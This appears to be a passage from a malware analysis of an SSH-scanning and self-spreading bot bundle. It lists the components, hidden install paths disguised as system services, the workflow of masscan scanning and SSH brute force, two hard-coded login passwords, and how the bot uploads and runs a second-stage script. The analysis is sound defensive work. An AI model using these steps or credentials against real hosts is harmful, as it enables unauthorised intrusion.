

The main script is more interesting in plaintext than it looked from the first sandbox summary. It's not just a tiny Python dropper. It appears to be a self-contained scanner, provisioner, and remote installer bundle.

The payload carries multiple embedded components:

  • ssh_scanner.py, a multithreaded Paramiko-based SSH login checker
  • filter_files.py, a helper to remove already-processed IPs from future runs
  • ip_port_extractor.py, a masscan output parser that converts discovered hosts into ip:port format
  • run_scan.sh, a shell orchestration script for masscan, filtering, SSH checks, and cleanup




  • monitor_script.py, a provisioner/monitor script that uploads and executes bendi.py on newly discovered targets

The scanner configuration stands out:

SCANNER_DIR = "/usr/lib/.sysd-scan/"
SCANNER_SERVICE_NAME = "scan-runner.service"
SCANNER_DATA_DIR = "/var/lib/.sysd-data/"
PROVISIONER_DIR = "/usr/lib/.sysd-monitor"
PROVISIONER_SERVICE_NAME = "file-monitor.service"
LOG_FILE_PATH = "/var/log/.sysd-monitor.log"

Those paths are intentionally boring-looking, using fake sysd naming to blend into Linux service clutter.

The scanning side appears to:

1. Read IP ranges from ip_ranges.txt.
2. Run masscan against ports 22 and 5522.
3. Extract discovered ip:port pairs.
4. Filter out already-processed targets.
5. Try SSH logins with known passwords.
6. Save successful targets into separate result files.

The two visible target passwords are:

LeitboGi0ro
123@@@


The provisioner side appears to:

1. Check the central API before processing a target.
2. Upload bendi.py over SFTP to /tmp/bendi.py.
3. Attempt to install python3 on the target.
4. Execute python3 /tmp/bendi.py.
5. Remove /tmp/bendi.py afterward.
6. Register processed targets back to the central API.
7. Send status reports through Telegram.

The script also tries to make the local host suitable for scanning by installing dependencies:

python3
python3-pip
python3-venv
masscan
libpcap-dev
screen
curl
procps
coreutils


For Python packages, it attempts the default PyPI first, then falls back to the Tsinghua PyPI mirror:

pip install --default-timeout=60 <packages>
pip install --default-timeout=60 -i https://pypi.tuna.tsinghua.edu.cn/simple <packages>

Script Screenshot Sequence

bendi.py script screenshot 1

bendi.py script screenshot 2

bendi.py script screenshot 3

